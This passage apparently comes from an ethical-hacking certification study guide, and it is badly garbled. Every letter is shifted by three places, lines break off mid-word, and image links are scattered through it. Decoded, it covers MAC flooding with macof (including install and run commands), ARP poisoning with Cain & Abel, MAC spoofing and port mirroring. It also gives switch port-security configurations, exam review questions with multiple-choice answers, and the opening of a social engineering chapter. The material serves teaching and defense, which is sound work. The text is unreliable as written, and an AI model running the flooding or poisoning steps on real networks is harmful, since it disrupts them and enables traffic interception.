
2YHUIORZLQJ D &\$0 WDEOH XVLQJ 8EXQWX LV D VLP
VWRUH WKH WRROV QHHGHG IRU D VXFFHVVIXO DWWX
XVH DSWLWXGH REWDLQ WKH VWRXULRQV WRUOW SH WKH I
LQVWDOO WKH GVQLII VXLWH ZKLFK LQFOXGHV PDFI
DSWLWXGH LQVWDOO GVQLII

2QFH LQVWDOODWLRQ LV FRPSOHWH DW WKH FRPPD
PDFRI

\$W WKLW SRLQW WKH XWLOLW\ ZLOO VWDUW IORRGL
VWRS WKH DWWDFN SUHV &WUO =

\$53 3RLVRQLQJ

\$GGUHV 5HVROXWLRQ 3URWRFRO \$53 SRLVRQLQJ
LPSURSHU JDWHZD\ PDSSLQJV \$V H[SODLQH LQ &KI
DGGUHVHV WR VSHFLILF 0\$& DGGUHVHV WKHUHE\
HIILFLHQW SDWK IRU WKH GDWD EHLQJ VHQW ,QWH
SUHUHTXLVLWHV IRU LWV VHQLQJ RU UHFHLYLQJ SI
QHWZRUN DW ZLOO 7KH DWWDFNHU WDNHV DGYDQW
LQFRUHFH \$53 PDSSLQJV WR WKH JDWHZD\ LWVHOI
WKH DWWDFNHU LV DWWHPSWLQJ WR EHFRPH WKH K
XVH WR \$53 SRLVRQ D KRVW DUH [\(LWXUHU\)](#) FDQG DULQ SF



)LJXUH &DLQ \$EHO



(QDEOLQJ WKH ,3 '+&3 6QRRSLQJ IHDWXUH F
SRLVRQLQJ 4XHVWLRQV UHJDUGLQJ \$53 SRLVRQLQJ
6QRRSLQJ ,3 '+&3 6QRRSLQJ YHULILHV 0\$& WR ,3 P
PDSSLQJV LQ D GDWDEDVH)RU WKH &(+ H[DP IRFX
LW SUHYHQWV

0\$& 6SRRILQJ
0\$& VSRRLQJ LV D VLP SOH FRQFHSW LQ ZKLFK DQ D
DGGUHVVR WKH 0\$& DGGUHVVR RI DQ H[LVWLQJ DXV
7KH VLP SOH VW H[DP SOH RI HPSOR\LQJ WKLV VWUDW
DSSOLHG SRUW VHFXULW\ WR WKH VZLWFKHV RQ WK
PHWKRGRORJ\ WKDW DOORZV RQO\ D VSHFLILF QXPE
VZLWFKSRUW XVXDOO\ RQH RU WZR ,I WKLV QXPE
WKH RULJLQDO PDFKLQH DQG DWWDFK RQH RU WZR)
GRZQ GHSHQGLQJ RQ WKH FRQILJXUDWLRQ DSSOLHG
XVHG WR DOORZ QHWZRUN ZLGH VQLIILQJ EXW LW G
WKH QHWZRUN ZLWKRXW WRR PFK DGPLQLVWUDWLY
3RUW 0LUURU RU 63\$1 3RUW
\$QRWKHU ZD\ WR FLUXPYHQW VZLWFKHV LV WKURX.

SK\VL FDO DFFHVV WR WKH VZLWFK DQG XVLQJ SRUW
SRUW 7KLV WHFKQLTXH LV XVHG WR VHQG D FRS\ RI
VZLWFKSRUW RU D ZKROH 9/\$1 WR DQRWKHU SRUW Z
IXQFWLRQDOLW\ LV XVHG WR PRQLWRU QHWZRUN WU
SXUSRVH RI LPSOHPHQWLQJ GHYLFHV VXFK DV QHWZ
2QH GHWDLO ZRUWK DGGLQJ LV WKDW LQ VRPH VZLW
PLUURULQJ UHPRWHO\ +RZHYHU LQ WHUPV RI GDQJ
RWKHU GHYLFH LV H[WUHPHO\ GDQJHURXV GXH WR W
SURWHFWRUV RI D V\ VWHP

2Q WKH 'HIHQVLYH

\$V DQ HWKLFDO KDFNHU \RXU ZRUN FRXOG YHU\ OLI
UDWKHU WKDQ SHQ WHVWLQJ %DVHG RQ ZKDW ZH¶Y
NQRZ DV DQ DWWDFNHU FDQ KHOS \RX SUHYHQW WKI
RXWVLGH LQ +HUH DUH GHIHQVHV DJDLQVW WKH DW
SHUVSHFWLYH

- 8VH D KDUGZDUH VZLWFKHG QHWZRUN IRU WKH PR
DQ HIIRUW WR LVRODWH WUDIILF WR D VLQJOH VH
- ,PSOHPHQW ,3 '+&3 6QRRSLQJ RQ VZLWFKHV WR SU
DWWDFNV
- ,PSOHPHQW SROLFLHV SUHYHQWLQJ SURPLVFXRXV
- %H FDUHIXO ZKHQ GHSOR\LQJ ZLUHOHVV DFFHVV S
ZLUHOHVV QHWZRUN LV VXEMHFW WR VQLIILQJ
- (QFU\SW \RXU VHQVLWLYH WUDIILF XVLQJ DQ HQFU



7HFKQRORJLHV VXFK DV 66/ DQG ,3VHF DUH
IURP EHLQJ DOWHUHG EXW DOVR WR SUHYHQW SUV

+HUH DUH RWKHU PHWKRGV RI KDUGHQLQJ D QHWZRI

- 6WDWLF \$53 HQWULHV ZKLFK FRQVLVW RI SUHFRQ
GHYLFHV WKDW LW ZLOO EH ZRUNLQJ ZLWK DKHDG
VFDOH ZHOO
- 3RUW VHFXULW\ LV XVHG E\ VZLWFKHV WKDW KDYH
VSHFLILF 0\$& DGGUHVHV WR VHQG DQG UHFHLYH
- ,3Y KDV VHFXULW\ EHQHILWV DQG RSWLRQV WKDW
- 5HSODFLQJ SURWRFROV VXFK DV)73 DQG 7HOQHW
VQLIILQJ ,I 66+ LV QRW D YLDEOH VROXWLRQ FRQ

,3VHF

- 9LUWXDO SULYDWH QHWZRUV 931V FDQ SURYLG
WR WKHLU HQFU\SWLRQ DVSHFW
- 66/ LV D JUHDW GHIHQVH DORQJ ZLWK ,3VHF

0LWLJDWLQJ 0\$&)ORRGLQJ

<RX FDQ PLWLJDWH WKH &\$0 WDEOH RYHUIORZ DWWI
VZLWFK 7KLV ZLOO DOORZ 0\$& DGGUHVHV WR EH V
FDQ VSHFL\ WKH PD[LPXP QXPEHU RI 0\$& DGGUHVHV
WKLV PD[LPXP QXPEHU RI 0\$& DGGUHVHV WKUHVKR
GRZQ LI VR FRQILJXUH WKLV ZRXOG WKZDUW WKH

&LVFR ,26 0LWLJDWLRQ

/LVWLQJ VKRZV D VDP SOH RI FRQILJXUDWLRQ RSV

/LVWLQJ&RQILJXUDWLRQ RI D &LVFR GHYLFH

VZLWFK FRQILJ LI VZLWFKSRUW PRGH DFFHVV
6HW WKH LQWHUIDFH PRGH DV DFFHVV
VZLWFK FRQILJ LI VZLWFKSRUW SRUW VHFXULW\
(QDEOH SRUW VHFXULW\ RQ WKH LQWHUIDFH
VZLWFK FRQILJ LI VZLWFKSRUW SRUW VHFXULW\ PDF DGGUHV
VWLFN\`
(QDEOH SRUW VHFXULW\ RQ WKH 0\$& DGGUHV DV + + + RU UH
DGGUHV FRQQHFWHG WR WKH LQWHUIDFH
VZLWFK FRQILJ LI VZLWFKSRUW SRUW VHFXULW\ PD[LPXP PD
6HW PD[LPXP QXPEHU RI 0\$& DGGUHVHV RQ WKH SRUW
VZLWFK FRQILJ LI VZLWFKSRUW SRUW VHFXULW\ YLRODWLRQ
VKXWGRZQ`
3URWHFW 5HVWULFW RU 6KXWGRZQ WKH SRUW

&LVFR UHFRPHHQGVLRQ

-XQLSHU 0LWLJDWLRQ

/LVWLQJ VKRZV FRQILJXUDWLRQ RSWLRQV IRU -XC

/LVWLQJ&RQILJXUDWLRQ RSWLRQV IRU -XQLSHU

URRW#VZLWFK VHW LQWHUIDFH ^ LQWHUIDFH! _ DOO ` PDF OL
QRQH _ GURS _ ORJ _ VKXWGRZQ`
6HW WKH PD[LPXP QXPEHU RI 0\$& DGGUHVHV DOORZHG WR F
LQWHUIDFH
URRW#VZLWFK VHW LQWHUIDFH ^ LQWHUIDFH! _ DOO ` DOORZ
6HW WKH DOORZHG 0\$& DGGUHV HV DOORZHG WR FRQQHFW

1(7*(\$5 0LWLJDWLRQ

/LVWLQJ VKRZV FRQILJXUDWLRQ RI D 1(7*(\$5 GHYI

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&RQILJ LQWHUIDFH LQWHUIDFH!
(QWHU WKH LQWHUIDFH FRQILJXUDWLRQ PRGH IRU LQWHUIDF
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SRUW
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&RQYHUWV G\QDPLFDOO\ ORFNHG 0\$& DGGUHVHV WR VWDWLF
,QWHUIDFH LQWHUIDFH! VQPS VHUYHU HQDEOH WUDSV YLRO
(QDEOHV WKH VHQLQJ RI QHZ YLRODWLRQ WUDSV GHVLJQDW
GLVDOORZHG 0\$& DGGUHVV LV UHFHLYHG RQ D ORFNHG SRUW



7KH H[DPSOHV KHUH FRPH IURP RIILFLDO GI

YHQGRUV PHQWLRQH 6LQFH HDFK YHQGRU KDV P
LQVWDOOHG ILUPZDUH PD\ EH VOLJKWO\ GLIIHUHQ
WKHVH H[DFW VWHSV FKHFN \RXU GRFXPHQDWLR

'HWHFWLQJ 6QLILQJ \$WWDFNV

\$VLGH IURP SXUH GHIHQVLYH WDFWLFV LW LV SRVV
WHFKQLTXHV GHVLJQH WR ORFDWH DQ\ DWWHPSW
LQFOXGH WKH IROORZLQJ

- /RRN IRU V\VWHPV UXQQQLQJ QHWZRUN FDUGV LQ S
FLUFXPVWDQFHV WKHUH LV OLWWOH UHDVRQ IRU I
DV VXFK DOO FDUGV UXQQQLQJ LQ WKLV PRGH VKRX
- 5XQ DQ 1,'6 WR GHWHFW WHOOWDOH VLJQV RI VQL
- 7RROV VXFK DV +3¶V 3HUIRUPDQFH ,QVLJKW FDQ S
LGHQWLI\ XQXVXDO WUDIILF

6XPPDU\

7KLV FKDSWHU FRYHUHG ZKDW D VQLIIHU LV DQG KR
VQLIILQJ XWLOLWLHV :LUHVKDUN DQG WFSGXPS <R
VWULQJV IRU UHDO ZRUOG ILOWHULQJ DQG H[DP SUH
FRPPDQGV IRU :LUHVKDUN WKDW DOORZ VLPLODU IX
DOVR FDSWXUHG VRPH SDFNHWV ZLWK ERWK :LUHVK
GLVVHFW DQG DQDO\]H WKRVH SDFNHWV E\ WDNLQJ
LQWHUIDFH <RX H[SORUHG VRPH EDVLF WHFKQLTXH
VQLIILQJ OLPLWDWLRQV DQG UHYLHZHG GHIHQVLYH
QHWZRUNV IURP VQLIILQJ DQG VXEVHTXHQW DWWDFI

([DP (VVHQWLD OV

.QRZ WKH SXUSRVH R6QMLLQJQIV D WHFKQLTXH XVHG
IORZV DFURVV WKH QHWZRUN 6QLIILQJ FDQ EH SHUI
WKURXJK WKH XVH RI KDUGZDUH GHYLFHV NQRZQ DV
8QGHUVWDQG \RXU²IRWDHUIFWWDUJHW NQRZ ZKDW W\S
ORRNLQJ IRU²SDVVZRUGV GDWD RU VRPHWKLQJ HO'
.QRZ ZKDW PDNHV VQLIILQJLSRLVLEOHHSRVVLEOH GXH
WKH FOHDU DV ZHOO DV DFFHVV WR WKH QHWZRUN
LQWR SURPLVFXXV PRGH DOORZV \RX WR YLHZ DOO
.QRZ \RXU GHIHQVWZVWKDW WHFKQLTXHV VXFK DV HQI
931V FDQ SURYLGH HIIHFWLYH FRXQWHUPHDVXUHV D

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% %URDGFDVW GRPDLQ
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' &ROOLVLRQ GRPDLQ
:LUHOHVV DFFHVV SRLQWV IXQFWLRQ DV D BBBBB
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-HQQLIHU LV D V\ VWHP DGPLQLVWUDWRU ZKR LV I
QHWZRUN WUDIILF IURP SRWHQWLDO VQLIILQJ E\ X
FRQFHUQHG ZLWK WKH IXWXUH LPSDFW RQ OHJLWL
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0\$& VSRRILQJ DSSOLHV D OHJLWLDPDWH 0\$& DGGUI
DOORZV WKH DWWDFNHU WR SRVH DV D YDOLG XVH

ZRXOG LQGLFDWH D ERJXV FOLHQP"

\$ 7KH 0\$& DGGUHV V GRHVQ¶W PDS WR D PDQXIDF

% 7KH 0\$& DGGUHV V LV WZR GLJLWV WRR ORQJ

& \$ UHYHUVH \$53 UHTXHVW PDSV WR WZR KRVWV

' 7KH KRVW LV UHFHLYLQJ LWV RZQ WUDIILF

%RE LV DWWHPSWLQJ WR VQLII D ZLUHG QHWZRUM
WUDIILF IURP WKH VHJPHQW KH LV FRQQHFWHG WF
WUDIILF"

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& ,3 VSRRIHQJ

' '26 DWWDFN

:KDW WHFKQLTXH IXQQHOV DOO WUDIILF EDFN WR
FRQQHFWHG KRVWV"

\$ \$53 UHGLUHFWRQ

% \$53 SRLVRQLQJ

& \$53 IORRGLQJ

' \$53 SDUWLWLRQLQJ

:KLFK :LUHVKDUN ILOWHU GLVSOD\V RQO\ WUDIILF

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:KDW FRPPRQ WRRO FDQ EH XVHG IRU ODXQFKLQJ

\$ &DLQ \$EHO

% 1PDS

& 6FRRWHU

' 7FSGXPS

:KLFK FRPPDQG ODXQFKHV D &/, YHUVLRQ RI :LUH

\$:LUHVKN

% GXPSFDS

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-HQQLIHU LV XVLQJ WFSGXPS WR FDSWXUH WUDIII
FDSWXUH IRU ODWHU UHYLHZ :KDW FRPPDQG FDQ

\$ WFSGXPS ±U FDSWXUH ORJ

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& WFSGXPS ±W FDSWXUH ORJ

' WFSGXPS ±Z FDSWXUH ORJ

:KDW LV WKH JHQHULF V\QWD[RI D :LUHVKDUN IL

\$ SURWRFRO ILHOG RSHUDWRU YDOXH

% ILHOG SURWRFRO RSHUDWRU YDOXH

& RSHUDWRU SURWRFRO YDOXH ILHOG

' SURWRFRO RSHUDWRU YDOXH ILHOG

7LIIDQ\ LV DQDO\]LQJ D FDSWXUH IURP D FOLHQP
1HW%,26 WUDIILF :KDW SRUW GRHV 7LIIDQ\ ILOWH


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%DVHG RQ WKH SDFNHW FDSWXUH VKRZQ LQ WKH
VHFWLRQ RI WKH SDFNHW"



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$ 7KH IUDPH YDOXH RI WKH SDFNHW
% 7KH 0$& DGGUHV V RI WKH VHQLQJ KRVW
& 6RXUFH DQG GHVWLQDWLRQ ,3 DGGUHVHV
' 7KH URXWHG SURWRFRO YDOXH
-HQQLIHU LV XVLQJ WFSGXPS WR FDSWXUH WUDIII
FDSWXUH ORJ JDWKHUHG SUHYLRXVO\ :KDW FRPPI
$ WFSGXPS ±U FDSWXUH ORJ
% WFSGXPS ± O FDSWXUH ORJ
& WFSGXPS ±W FDSWXUH ORJ
' WFSGXPS ±Z FDSWXUH ORJ
:LUHVKDUN UHTXLHV D QHWZRUN FDUG WR EH DE
WUDIILF"
$ &DSWXUH PRGH
% 3URPLVFXRXV PRGH
& 3FDS PRGH
' *DWKHU PRGH
:KLFK QHWZRUN GHYLFH FDQ EORFN VQLIILQJ WR
9/$1V DQG PDNH XVH RI 63$1 SRUWV DQG SRUW PL
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% 6Z L W F K

& 5R X W H U

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H I I H F W L Y H Q H V V R I V Q L I I L Q J "

\$ +X E

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7K H F R P P D Q G O L Q H H T X L Y D O H Q W R I :L Q 'X P S L V N

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- \$ 7\SHV RI VRFLDO HQJLQHHULQJ
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- ('HIHQVLYH VWUDWHJLHV
-) 3HQWHVWLQJ LVVXHV



6R IDU LQ WKLV ERRN ZH KDYH FRYHUH
EHHQ WHFKQRORJLFDO LQ QDWXUH ,Q WKLV FKDSWHU
HQJLQHHULQJ VRFLDO HQJLQHHULQJ WKH WDUJHWLQJ DQ
EHLQJV UDWKHU WKDQ WHFKQRORJ\ RU RWKHU PHFK
KXPDQ HOHPHQW LV IUHTXHQWO\ WKH ZHDNHVW SDU
7KH UHDOLW\ LV WKDW VHFXULW\ VWDUWV DQG VWR
WKH HQWLUH V\ VWHP FDQ EH ZHDNHQHG UDSLGO\ 7I
GHIHQVH LQ PDQ\ FDVHV DQG LV WKH RQH IDFWRU W
UHODWLYH VHFXULW\ RU LQVHFXULW\ RI D JLYHQ HQ
UHDFWLYH RU SURDFWLYH WR VHFXULW\ LQFLGHQWV
SUREOHPV

\$V DQ HWKLFDO KDFNHU \RX QHHG WR EH DZDUH RI
HQJLQHHULQJ DV ZHOO DV KRZ WR XVH WKHVH WHFK
HQJLQHHULQJ ZRUNV ZK\ LW LV VXFFHVVIXO DQG K
WHVWLQJ

:KDW ,V 6RFLDO (QJLQHHULQJ"

6RFLDO HQJLQHHULQJ WKDW LV ZLGHO\ XVHG EXW S
GHILQHG DV DQ\ WISH RI DWWDFN WKDW LV QRQWHF
KXPDQ LQWHUDEFWLRQ ZLWK WKH JRDO RI WU\LQJ WR
LQIRUPDWLRQ RU YLRODWH QrupDO VHFxULW\ SUDF

6RFLDO HQJLQHHUV DUH LQWHUHVWHG LQ JDLQLQJ L
VXFK DV LGHQWLW\ WKHIW RU VWHDOLQJ SDVVZRUG\
6FDPV PD\ LQFOXGH WU\LQJ WR PDNH D YLFWLP EHO
VRPHRQH LQ DXWKRULW\ \$Q DWWDFNHU PD\ GUHV
YLFWLP LQWR WKLQN LQJ WKH SHUVRQ KDV DXWKRUL
YLFWLP WR GURS WKHLU JXDUG RU IRU WKH DWWDFN
FRRUGLQDWH DQG SODQ D ODWHU DWWDFN



6RFLDO HQJLQHHULQJ LV RQH RI WKH IHZ W

DV QRQWHFKQLFDO LQ WKH FRQWH[W RI WKH &(+ H
ZHDNQHVVHV RU VWUHQJWKV RI KXPDQ EHLQJV UD\
+XPDQ EHLQJV KDYH EHHQ VKRZQ WR EH YHU\ HDVL
LQIRUPDWLRQ RU RWKHU GHWDLOV WKDW PD\ EH X'

,I LW KHOSV \RX FDQ WKLQN RI VRFLDO HQJLQHHUV
LQGLYLGXDOV ZKR HQJDJH LQ WKLW WISH RI DFWLYL
EHKDYLRUV WKDW FDQ EH XVHIXO LQ H[WUDEFWLQJ L

ORUDO 2EOL \$DWWDFNHU PD\ SUH\ RQ D YLFWLP ¶V
EHFDXVH WKH\ IHHO FRPSHOOHG WR GR VR RXW RI D
7UXVW+XPDQ EHLQJV KDYH DQ LQKHUHQW WHQGHHQF\ W
KXPDQ ¶V WHQGHHQF\ WR WUXVW E\ XVLQJ EX]]ZRUGV
IRU H[DPSOH XVH RI IDPLOLDU WHUPV PD\ OHDG D Y
NQRZOHGJH RI D SURMHFW RU SODFH

7KUHD \$V VRFLDO HQJLQHHU PD\ WkuhdWHQ D YLFWLP
6RPHWKLQJ IRU IRW DWWDFNHU PD\ SURPLVH D YLFW
WKH\ ZLOO UHDS WUHPHQGRXV UHZDUGV

,JQRUDQ ¶KH UHDOLW\ LV WKDW PDQ\ SHRSOH GR QRW
VRFLDO HQJLQHHULQJ DQG GRQ ¶W UHFRJQL]H LW DV

:K\ 'RHV 6RFLDO (QJLQHHULQJ :RUN"

6RFLDO HQJLQHHULQJ LV HIIHFWLYH IRU D QXPEHU F
H[SORLWHG GHSHQGLQJ RQ ZKHWKHU \RX DUH WKH G

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/DFN RI D 7HFKQRORJ\ WHFKQRORJ\ FDQ
DGGUHV VHF²XULW\ EXW DW WKH VDPH WLPH LW FD
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7KLV LV ODUJHO\ EHFDXVH WHFKQRORJ\ FDQ EH FLU
KXPDQ EHLQJV

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'LIILFXOW 'HW⁶HRFW\ DQHQJLQHULQJ E\ LWV YHU\ QDW
DERXW LW \$Q DWWDFN DJDLQVH WHFKQRORJ\ PD\ O
GHHFWLRQ V\ VWHP , '6 EXW VRFLDO HQJLQHULQJ
/DFN RI 7UDLQLQJ RI WUDLQLQJ RU LQVXIILFLHQW WU
KRZ WR UHFRJQL]H LW FDQ EH D ELJ VRXUFH RI SUR



(& &RXQFLO OLNHV WR VDI³ KHUH LV QR S

VWDWHPHQW VRXQGV PHDQ VSLULWHG EXW LW PD
FDQ SDWFK WHFKQRORJ\ \RX FDQ SDWFK D KXP
GLIIHUHQW DSSURDFK DQG WKLQN RI GHDOHQJLQJ ZLW
EXW LQ WHUPV RI WUDLQLQJ 7R PH WUDLQLQJ LV
DZDUHQHV RI SUREOHPV DQG LVVXHV DKHDG RI W

,Q PDQ\ RI WKH FDVHV GLVFXVVHG LQ WKLV ERRN \F
2QH VXFH H[DPSOH LV WKDW RI 7URMDQV ZKLFK H[S
RSHQ DQ H[HFXWDEOH RU DWWDFKPHQW WKDW LV LQ
PDOZDUH WKDW UHOLHV SULPDULO\ RQ WKH HOHPHQ
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XQVXSHFWLQJ YLFWLP LQWR H[HFXWLQJ PDOZDUH Z
WKH\ H[SHFW RU ZDQW

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EXW IDNH PHVVDJHV WKDW WKH\ VKRXOG GRZQORDG

,Q ERWK FDVHV VLP SOH WUDLQLQJ DQG DZDUHQHV
LQFLGHQW RFFXUV <RX VKRXOG NQRZ WKH VLJQV R
FRPPRQ VHQVH SULRU WR LPSOHPHQWLQJ VRFLDO H
VLJQV WKDW PD\ LQGLFDWH D VRFLDO HQJLQHULQJ
IROORZLQJ

- 8VH RI DXWKRULW\ E\ DQ DWWDFNHU VXFH DV PDN
ZKRP WKH\ NQRZ RU HYHQ PDNLQJ WKUHDWV EDVH

- ,QDELOLW\ WR JLYH YDOLG FRQWDFW LQIRUPDWLR FRQWDFWHG DV QHHGHG
- 0DNLQJ LQIRUPDO RU RII WKH ERRN UHTXHVWV GH LQIRUPDWLRQ WKDW WKH\ PD\ QRW RWKHUZZLVH
- ([FHVVLYH QDPH GURSSLQJ DV WR ZKRP WKH DWWL
- ([FHVVLYH XVH RI SUDLVH RU FRPSOLPHQWV GHVL
- 'LVFRPIRUW RU XQHDVLQHVV ZKHQ TXHVVLRQH

7KH 3RZHU RI 6RFLDO (QJLQHULQJ

:K\ LV VRFLDO HQJLQHULQJ VXFK D SRZHUIXO WRRD DQVZHU WKLW \RX PXVW ILUVW XQGHUVWDQG ZK\ LV SHQWHVWHU *RLQJ DIWHU WKH KXPDQ EHLQJ LQVWH UHDVRQV

7UXV+XPDQ EHLQJV DUH D WUXVWLQJ ORW ,WTV EXL GUHVHVG D FHUWDLQ ZD\ VXFK DV ZHDULQJ D XQLF WUXVW WKHP PRUH WKDQ \RX QrupDOO\ ZRXOG)RU VHW RI VFUXEV DQG FDUULQJ D VHHWKRVFRSH \RX D ZHDNQHVV WKDW FDQ EH H[SORLWHG

+XPDQ +DELW DQG+XPDQ EHLQJV WHQG WR IROORZ F DFWLRQV ZLWKRXW WKLQNLQJ 3HRSOH WDNH WKH V WDNH WKH VDPH DFWLRQV ZLWKRXW WKRXJKW ,Q P DWWHPSW WR DFW GLIIHUHQWO\ IURP WKH Qrup LQ JRRG VRFLDO HQJLQHUL FDQ REVHUYH WKHVH KDELV DFWLRQV RI JURXS DQG JDLQ HQWU\ WR EXLOGHQJ\

6RFLDO (QJLQHULQJ 3KDVHV

6RFLDO HQJLQHULQJ OLNH WKH RWKHU DWWDFNV : PXOWLSOH SKDVHV HDFK GHVLJQHGH WR PRYH WKH D /HWTV ORRN DW HDFK RI WKHVH SKDVHV DQG KRZ WI QH[W

8VH IRRWSULQWLQJ DQG JDWKHU GHWDLOV DERXV 6RXUFHV RI LQIRUPDWLRQ FDQ LQFOXGH GXPSVWH FRPSDQ\ WRXUV RU RWKHU LQWHUDFWLRQV

6HOHFW D VSHFLILF LQGLYLGXDO RU JURXS ZKR P WR JHW FORVHU WR WKH GHVLUHG WDUJHW /RRN RYHUFRQILGHQW RU DUURJDQW DQG ZLOOLQJ WR SUHVHQFH RI WKLW W\SH RI SHUVRQ FDQ WDNH WK)RUJHD UHODWLRQVKLS ZLWK WKH LQWHQGHG YL

